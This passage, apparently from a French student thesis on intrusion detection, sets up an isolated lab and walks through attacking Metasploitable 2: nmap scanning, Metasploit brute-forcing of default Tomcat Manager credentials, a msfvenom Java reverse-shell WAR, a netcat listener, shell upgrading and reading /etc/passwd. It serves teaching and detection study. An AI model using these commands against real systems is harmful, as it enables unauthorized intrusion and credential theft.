La réponse confirme que Kali peut interagir avec le serveur Wazuh pour générer du trafic réseau et déclencher des alertes.

4.6.3 Test de connectivité entre Wazuh et Metasploitable 2

Enfin, pour valider que Wazuh (via Suricata) peut analyser le trafic issu de Metasploitable 2, un `ping` a été lancé depuis Wazuh vers Metasploitable 2 :

```
wazuh@wazuh:~$ ping 192.168.100.12
PING 192.168.100.12 (192.168.100.12) 56(84) bytes of data.
64 bytes from 192.168.100.12: icmp_seq=1 ttl=64 time=9.54 ms
64 bytes from 192.168.100.12: icmp_seq=2 ttl=64 time=1.68 ms
64 bytes from 192.168.100.12: icmp_seq=3 ttl=64 time=1.08 ms
64 bytes from 192.168.100.12: icmp_seq=4 ttl=64 time=0.747 ms
64 bytes from 192.168.100.12: icmp_seq=5 ttl=64 time=0.572 ms
64 bytes from 192.168.100.12: icmp_seq=6 ttl=64 time=0.384 ms
64 bytes from 192.168.100.12: icmp_seq=7 ttl=64 time=1.36 ms
^C
--- 192.168.100.12 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6042ms
rtt min/avg/max/mdev = 0.384/2.193/9.535/3.026 ms
wazuh@wazuh:~$
```

FIGURE 4.21 – Test de connectivité de Wazuh vers Metasploitable 2

La réussite de ce test confirme que toutes les machines sont interconnectées au sein du réseau interne `intnet`.

4.6.4 Conclusion du test de connectivité

Les tests de ping montrent que :

- Kali Linux communique correctement avec Metasploitable 2 et Wazuh.
- Wazuh interagit correctement avec Metasploitable 2.
- Le réseau interne (`intnet`) est fonctionnel et prêt pour la phase d'attaque/détection.

Ces résultats valident la bonne configuration réseau avant de passer à la simulation des scénarios d'attaque.

4.7 Conclusion

Ce chapitre a présenté la mise en place complète de l'environnement virtuel destiné à la simulation d'attaques et à la détection d'intrusions.

Après avoir défini l'allocation des ressources matérielles, l'installation et la configuration des systèmes d'exploitation (Kali Linux, Metasploitable 2, Wazuh) ont été réalisées.

La configuration réseau a permis de connecter les machines via un réseau interne isolé et, lorsque nécessaire, au réseau externe pour l'administration. Des adresses IP statiques ont été attribuées afin de stabiliser la communication entre les composants. Un test de connectivité a validé la communication entre toutes les machines, confirmant la préparation de l'environnement pour la phase d'attaque et de détection.

Le chapitre suivant sera consacré à la réalisation du scénario d'attaque, à la détection des intrusions et à l'analyse des résultats.

Chapitre 5:

Mise en œuvre technique du scénario d'attaque

Ce chapitre présente en détail la mise en œuvre complète du scénario d'attaque chaînée. Il retrace les différentes étapes, depuis la reconnaissance initiale jusqu'à l'exploitation, l'élévation de privilèges et les actions de post-exploitation. Il inclut également l'analyse des événements détectés par Wazuh et Suricata, ainsi que l'interprétation des journaux générés durant chaque phase.

5.1 Réalisation du scénario d'attaque chaînée

Cette section présente la mise en œuvre pratique du scénario d'attaque chaînée, en décrivant de manière détaillée les étapes allant de la reconnaissance initiale à la compromission complète du système, en passant par l'exploitation manuelle d'une vulnérabilité sur Tomcat Manager et l'élévation de privilèges.

5.1.1 Présentation de Tomcat Manager et de la vulnérabilité


Apache Tomcat est un serveur d'applications Java permettant d'exécuter des applications web. Son composant **Tomcat Manager** offre une interface d'administration (`/manager/html`) qui permet de déployer et gérer des applications au format `.war`. Une mauvaise configuration fréquente consiste à laisser les identifiants par défaut, ce qui permet à un attaquant de se connecter à l'interface et de déployer un webshell. Dans notre scénario, cette faiblesse est exploitée pour téléverser un fichier `shell.war` généré avec `msfvenom`, permettant l'ouverture d'un shell distant sur la machine cible.

5.1.2 Phase de reconnaissance

La phase de reconnaissance est la première étape dans la planification d'une cyberattaque. Elle consiste à collecter un maximum d'informations sur la cible (adresses IP, services exposés, versions logicielles) souvent sans jamais interagir directement avec elle. Son objectif est de créer un profil aussi complet que possible pour faciliter les prochaines étapes de l'attaque. Cette étape conditionne la précision et l'efficacité des attaques ultérieures.

1-Test de connectivité

Une première vérification est effectuée pour s'assurer que la machine attaquante (Kali Linux) peut communiquer avec la cible (Metasploitable 2) : `ping 192.168.100.12`




```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ ping 192.168.100.12  
PING 192.168.100.12 (192.168.100.12) 56(84) bytes of data:  
64 bytes from 192.168.100.12: icmp_seq=1 ttl=64 time=4.36 ms  
64 bytes from 192.168.100.12: icmp_seq=2 ttl=64 time=1.37 ms  
64 bytes from 192.168.100.12: icmp_seq=3 ttl=64 time=0.402 ms  
64 bytes from 192.168.100.12: icmp_seq=4 ttl=64 time=1.54 ms  
64 bytes from 192.168.100.12: icmp_seq=5 ttl=64 time=1.81 ms  
64 bytes from 192.168.100.12: icmp_seq=6 ttl=64 time=0.708 ms  
64 bytes from 192.168.100.12: icmp_seq=7 ttl=64 time=1.38 ms  
^C  
--- 192.168.100.12 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 6085ms  
rtt min/avg/max/mdev = 0.402/1.652/4.361/1.194 ms  
(hind@kali)-[~]  
$
```

FIGURE 5.1 – Test de connectivité de Kali Linux vers Metasploitable 2

La réponse ICMP confirme que la machine est accessible sur le réseau interne.

2-Scan des ports ouverts et services

Un scan des ports ouverts et des services actifs est effectué à l'aide de Nmap :
`nmap -sV 192.168.100.12`



```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ nmap -sV 192.168.100.12  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 23:41 +01  
Nmap scan report for 192.168.100.12  
Host is up (0.0018s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 08:00:27:91:30:B9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CP  
E: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 67.62 seconds  
(hind@kali)-[~]  
$
```

FIGURE 5.2 – Scan des ports ouverts et services

Le résultat met en évidence, entre autres, la présence d'un service Apache Tomcat et d'un service SSH .

Résultats principaux :

- **Port 8180** : Apache Tomcat Manager
- **Port 22** : SSH

Les informations collectées lors de la phase de reconnaissance confirment la présence d'un service Apache Tomcat exposé et accessible. Cette identification ouvre la voie à une phase d'exploitation ciblée visant à exploiter une vulnérabilité de configuration, notamment l'utilisation d'identifiants par défaut afin d'obtenir un accès initial à la machine cible.


5.1.3 Phase d'exploitation – Déploiement manuel du shell via Tomcat Manager

La phase d'exploitation vise à exploiter la faille identifiée dans Tomcat Manager pour exécuter du code malveillant à distance. L'objectif est de compromettre le serveur et d'obtenir un accès interactif initial, étape nécessaire avant d'effectuer une élévation de privilèges.

1-Génération du shell avec msfvenom

Pour créer un webshell exploitable par Tomcat Manager, la commande suivante a été utilisée :

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.100.11 LPORT=1337 -f war -o shell.war
```



```
hind@kali: ~  
File Actions Edit View Help  
(hind@kali)-[~]  
$ msfvenom -p java/shell_reverse_tcp lhost=192.168.100.11 lport=1337 -f war  
-o shell.war  
Payload size: 13034 bytes  
Final size of war file: 13034 bytes  
Saved as: shell.war  
(hind@kali)-[~]  
$
```

FIGURE 5.3 – Génération du shell

Description détaillée :

- **msfvenom** : Outil de Metasploit permettant de générer des payloads dans différents formats.
- **-p java/shell_reverse_tcp** : Spécifie le **payload** à utiliser.
Ici, un **shell_reverse_tcp** écrit en Java, adapté à l'exécution dans un environnement Tomcat.
- **LHOST=192.168.100.11** : Définit l'adresse IP de l'attaquant (Kali Linux) qui recevra la connexion inversée.
- **LPORT=1337** : Définit le port sur lequel l'attaquant écoutera la connexion.
- **-f war** : Spécifie le format de sortie du payload.
Le format **WAR** est directement déployable sur Tomcat Manager.

— `-o shell.war` : Indique le nom du fichier généré en sortie (`shell.war`).

Ce fichier `shell.war` sera ensuite téléversé via l'interface Tomcat Manager, permettant l'obtention d'un shell distant lorsque l'application est exécutée.

2-Obtention des identifiants Tomcat – Module `tomcat_mgr_login`

Le module `tomcat_mgr_login` de Metasploit est un **module auxiliaire de type scanner HTTP** permettant de tester automatiquement des couples d'identifiants contre l'interface Tomcat Manager. Son fonctionnement repose sur l'envoi de requêtes HTTP authentifiées vers l'url `/manager/html` afin de vérifier la validité des identifiants.

```

msf6 > search tomcat_mgr

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/tomcat_mgr_deploy      2009-11-09      excellent Yes    Apache Tomcat
Manager Application Deployer Authenticated Code Execution
1  \_ target: Automatic                      .               .      .      .
2  \_ target: Java Universal                  .               .      .      .
3  \_ target: Windows Universal              .               .      .      .
4  \_ target: Linux x86                      .               .      .      .
5  exploit/multi/http/tomcat_mgr_upload      2009-11-09      excellent Yes    Apache Tomcat
Manager Authenticated Upload Code Execution
6  \_ target: Java Universal                  .               .      .      .
7  \_ target: Windows Universal              .               .      .      .
8  \_ target: Linux x86                      .               .      .      .
9  auxiliary/scanner/http/tomcat_mgr_login    .               normal  No     Tomcat Applic
ation Manager Login Utility

Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.100.12
RHOSTS => 192.168.100.12
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.100.12:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
  
```

FIGURE 5.4 – Test des identifiants par défaut

Commandes utilisées :

— `msfconsole`

Description : Lance l'interface principale de Metasploit Framework, donnant accès à l'ensemble des modules.

— `search tomcat_mgr`

Description : Recherche dans la base de modules Metasploit tous les modules relatifs à Tomcat Manager.

Permet d'identifier le module `tomcat_mgr_login` à utiliser.

— `use auxiliary/scanner/http/tomcat_mgr_login`

Description : Charge le module auxiliaire `tomcat_mgr_login`, qui effectue une tentative de connexion brute force ou dictionnaire contre Tomcat Manager.

- `set RHOSTS 192.168.100.12`

Description : Définit l'adresse IP de la cible (RHOSTS : Remote Hosts).

Ici, la cible est 192.168.100.12 (Metasploitable 2).

- `set RPORT 8180`

Description : Spécifie le port utilisé par le service Tomcat Manager (RPORT : Remote Port).


Dans ce scénario, Tomcat est accessible sur le port 8180.

- `run`

Description : Exécute le module avec les paramètres configurés. Le module teste les identifiants, et retourne les couples valides.

Dans notre cas : `tomcat/tomcat`.

Résultat :



```
File Actions Edit View Help
[~] 192.168.100.12:8180 - LOGIN FAILED: root:toor (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:password1 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:0vW*busr1 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: root:xampp (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.100.12:8180 - Login Successful: tomcat:tomcat
[~] 192.168.100.12:8180 - LOGIN FAILED: both:admin (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:manager (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:role1 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:root (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:password (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:changethis (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:r00t (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:toor (Incorrect)
[~] 192.168.100.12:8180 - LOGIN FAILED: both:password1 (Incorrect)
```

FIGURE 5.5 – Obtention des identifiants Tomcat

L'identifiant qui est valide est : `tomcat:tomcat`.

3-Accès à l'interface Tomcat Manager

Connexion à l'interface web :

`http://192.168.100.12:8180/manager/html`

Après avoir pu se connecter à l'interface web, on effectue l'authentification avec l'identifiant obtenu : `tomcat:tomcat`.

4-Déploiement du shell

Dans la section **Deploy/ WAR file to deploy** :

- Sélection du fichier `shell.war`.
- Déploiement sur le serveur.




FIGURE 5.6 – Déploiement du shell

5-Ouverture du shell via Netcat

Sur Kali Linux, un écouteur (*listener*) est mis en place afin d'attendre la connexion inversée qui sera initiée par le `shell.war` déployé sur Tomcat.

```
nc -nvlp 1337
```

Explication détaillée :

- **nc** : Netcat, outil en ligne de commande permettant d'établir des connexions TCP ou UDP. Il est couramment utilisé pour le transfert de données, le débogage réseau, ou comme backdoor.
- **-n** : Désactive la résolution DNS des adresses IP (accélère la connexion et évite les retards inutiles).
- **-v** : Active le mode verbeux, afin d'afficher les informations de connexion.
- **-l** : Indique à Netcat d'écouter en mode serveur (listener), en attente d'une connexion entrante.
- **-p 1337** : Définit le port d'écoute.

Une fois le listener actif, l'activation du shell se fait en accédant à l'application `/shell` via l'interface Tomcat Manager.




FIGURE 5.7 – L'activation du shell

Lors du clic sur `shell`, le payload s'exécute et initie une connexion vers l'IP de Kali Linux (192.168.100.11) sur le port 1337.

Une session est alors établie, donnant un accès distant à la machine cible.




FIGURE 5.8 – Session établie

6-Amélioration du shell

Après l'ouverture du shell via Netcat, celui-ci est souvent en mode interactif limité (*non-TTY*), ce qui empêche l'utilisation correcte de certaines commandes et applications interactives. L'objectif est donc de convertir ce shell basique en un shell pleinement interactif.




FIGURE 5.9 – Amélioration du shell

- `which python`

Description : Permet de vérifier la présence de Python sur la machine cible, outil souvent utilisé pour créer un pseudo-terminal interactif.

- `python -c 'import pty; pty.spawn("/bin/bash")'`

Description : Utilise Python pour invoquer un module `pty` qui génère un pseudo-terminal (*pseudo-terminal*) et exécute un shell `/bin/bash`.

Cela permet d'obtenir un environnement plus interactif avec la coloration, les raccourcis clavier et l'édition de commandes.

- `stty raw -echo; fg`

Description :

- `stty raw -echo` : Configure le terminal local en mode brut, désactivant l'écho des caractères pour éviter la duplication des entrées clavier.

- `fg` : Ramène la session Netcat au premier plan.

- `export TERM=xterm`

Description : Définit la variable d'environnement `TERM` à `xterm` afin d'activer les fonctionnalités complètes du terminal, telles que la gestion des touches directionnelles, le nettoyage d'écran (`clear`) et certaines applications interactives.

Après ces étapes, le shell devient pleinement interactif et permet d'exécuter des commandes de manière fluide, comme si l'on travaillait directement sur un terminal local.

5.1.4 Phase de récupération d'identifiants

Après l'obtention d'un accès initial via le shell déployé sur Tomcat Manager, l'étape suivante consiste à rechercher des identifiants utilisateurs afin de préparer une élévation de privilèges ou une connexion persistante via SSH.

1-Consultation du fichier `/etc/passwd`

Le fichier `/etc/passwd` contient la liste de tous les comptes utilisateurs présents sur le système. Chaque ligne correspond à un utilisateur et suit la structure :

```
nom_utilisateur:x:UID:GID:description:répertoire_home:shell
```

On consulte le fichier en utilisant la commande :

`cat /etc/passwd`

```

File  Actions  Edit  View  Help
cdrom home lib mnt proc srv usr
tomcat55@metasploitable:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
